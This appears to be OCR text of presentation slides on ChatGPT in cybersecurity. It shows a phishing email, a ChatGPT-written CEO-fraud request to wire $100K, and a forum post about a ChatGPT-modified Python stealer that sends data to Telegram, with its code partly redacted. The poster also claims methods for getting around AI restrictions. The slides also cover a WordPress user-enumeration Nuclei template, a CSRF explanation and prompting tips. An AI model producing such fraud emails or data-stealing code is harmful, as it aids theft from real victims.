
Warm regards,
Customer Service Team
YourBankName 🏦

Even Told Me How I Can Improve On The Phishing Email



Note: This is a typical phishing email. The tactics used include:

- **Urgency:** The subject and content create a sense of urgency to provoke immediate action.
- **Familiarity:** Using common services or names that the recipient might recognize.
- **Suspicious Link:** The link provided might lead to a malicious website that steals login credentials.
- **Detailed Information:** Providing some "transaction details" to seem more authentic.



K

Can you write an email addressed by a CEO of a multi-national company to his financial department head to transfer urgent funds worth $100K to one of their suppliers account?

Dear [Financial Department Head],

I hope this email finds you well. I am writing to request that you transfer urgent funds in the amount of $100,000 to [Supplier] as soon as possible.

[Supplier] is a critical supplier for our company and we need to ensure that their account is funded in a timely manner in order to avoid any delays in the production process.

Please make sure to use the following account information for the transfer:

Account Name: [Supplier]
Account Number: [Account Number]
Routing Number: [Routing Number]


Thank you for your attention to this matter. Please let me know if you have any questions or need any further information.

Sincerely,
[CEO]

ChatGPT Dec 15 Version. Free Research Preview. Our goal is to make AI systems more natural and safe to interact with. Your feedback will help us improve.

Dark Side of ChatGPT and Code Interpreter

Improving Malware Codes



Python Stealer

[redacted] Yesterday at 16:34

[redacted]
HDD-drive
User
Registration: 13.01.2023
Messages: 22
Reactions: 5

Yesterday at 16:34 #1


I've modified the stealer written in this article with ChatGPT and despite being limited to less than 5 minutes for it to send data in a telegram, I'm waiting for the opinions of people more experienced than me in python.

```python
import getpass
import random
import telebot

# Replace "YOUR_BOT_TOKEN" with your actual bot token
bot = telebot.TeleBot("YOUR_BOT_TOKEN")

[redacted]

def check():
    global files
    for f in files:
        bid = str(random.randint(1, 10000))
        try:
[redacted]
```

If anyone finds it interesting, I'll try to write an article about my experience writing malware with ChatGPT and the various methods I use to get around these restrictions.

Custom Nuclei Templates

It is straightforward to create nuclei templates for specific requirements using ChatGPT. As an example, I attempted to create a nuclei template that can help me to enumerate usernames from WordPress websites. This template can be useful for those looking to assess the security of their WordPress sites and identify potential vulnerabilities.




write a nuclei script for detecting if "/wp-json/wp/v2/users" path is giving 200 OK result

To write a script for the Nuclei framework that checks if the `` `/wp-json/wp/v2/users` `` path is giving a `` `200 OK` `` result, you can use the following script:

```
name: WordPress /wp-json/wp/v2/users Path
description: Checks if the /wp-json/wp/v2/users path is accessible
author: OpenAI

# List of target URLs
targets:
  - https://example.com/wp-json/wp/v2/users

# List of HTTP methods to use for each target
methods:
  - GET

# List of request headers to use for each target
headers:
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
```

Challenges In Communication Between Tech Department and The Management



DILBERT®
BY SCOTT ADAMS
IS THERE ANY RISK THAT THE NEW SOFTWARE WILL ERASE OUR PAYROLL DATA?
E-mail: SCOTTADAMS@AOL.COM
UM. . . NO.
DID YOU ASK THE VENDOR THAT QUESTION?
WELL, NO, I . . .
THEN YOU CAN'T BE SURE, CAN YOU?
©2009 Scott Adams, Inc./Dist. by UFS, Inc.
WE OUTSOURCE OUR PAYROLL SERVICE. THE PAYROLL DATA ISN'T EVEN ON OUR SERVERS.
ISN'T EVERYTHING CONNECTED TO EVERYTHING ELSE BY THE INTERNET?
YOU WANT ME TO ASK OUR VENDOR IF HIS SOFTWARE WILL HUNT DOWN OUR PAYROLL DATA FROM ACROSS THE INTERNET AND TRY TO KILL IT?
AND YOU THINK HE MIGHT SAY YES?
BETTER SAFE THAN SORRY.
www.dilbert.com
8-30-09
LATER THAT DAY
YES, SOMETIMES IT DOES THAT. YOU'RE THE FIRST TO ASK.
SHOOT ME.

Challenges in Bridging the Tech-Communication Divide

The Problem:

Techies usually speak too technically, which can sound like an alien language to others. 🛸🗣️

Real-World Example 🌍:




"We've detected potential CSRF vulnerabilities in the post-authentication state of the web application." Can you simplify this for someone not familiar with cybersecurity terms?

Of course! The statement means: "After you've logged into the website, there's a chance tha attackers could make it do things you didn't intend, without you realizing."

also add explaination to client on how they can fix this issue in layman terms

Certainly!

Easy Explanation By Code Interpreter




Certainly!

The statement: "We've detected potential CSRF vulnerabilities in the post-authentication state of the web application."

Simplified for non-technical audience: "After you've logged into the website, there's a chance that attackers could make it do things you didn't intend, without you realizing."

Advice on Fixing the Issue in Layman's Terms:

"Think of this like a sneaky person tricking you into signing a document without reading it. To prevent this, you need a unique stamp (or code) on each document (or action) you sign (or approve) online. This ensures that no one else can trick you into signing something you didn't mean to. So, you should ask your website team to add this unique stamp to every action on the site after you've logged in."



DILBERT
by SCOTT ADAMS
dilbert.com
I NEED THIS ROOM FOR MY MEETING.
DilbertCartoonist@gmail.com
WOULDN'T IT MAKE MORE SENSE FOR YOU TO GET A DIFFERENT ROOM SINCE WE'RE ALREADY HERE?
ALL OF THE CONFERENCE ROOMS ARE BOOKED.
© 2010 Scott Adams, Inc./Dist. by UFS, Inc.
OKAY, THEN I GUESS WE SHOULD COMPARE THE IMPORTANCE OF YOUR MEETING VERSUS THIS ONE.
THAT'S NOT HOW IT WORKS.
CONFERENCE ROOMS GO TO THE HIGHEST RANKED MANAGER.
IT TOOK ME MONTHS TO SCHEDULE THIS MEETING!
SCRAM.
www.dilbert.com
9-12-10
THE GOAL OF THIS MEETING IS TO FIGURE OUT WHY NOTHING EVER GETS DONE AROUND HERE.

TIP: SET THE TONE

ORIGINAL PROMPT

vs

BETTER PROMPT



Explain regression analysis


Regression analysis is a statistical method used to examine the relationship between a dependent variable and one or more independent variables. It aims to model and predict the value of the dependent variable based on the values of the independent variables. Regression analysis is widely used in various fields, including economics, social sciences, finance, and healthcare, to understand the factors that influence an outcome or to make predictions.

The dependent variable, also known as the response variable or outcome variable, is the variable of interest that we want to predict or explain. The independent variables, also called predictor variables or explanatory variables, are the variables that we believe have an impact on the dependent variable. The 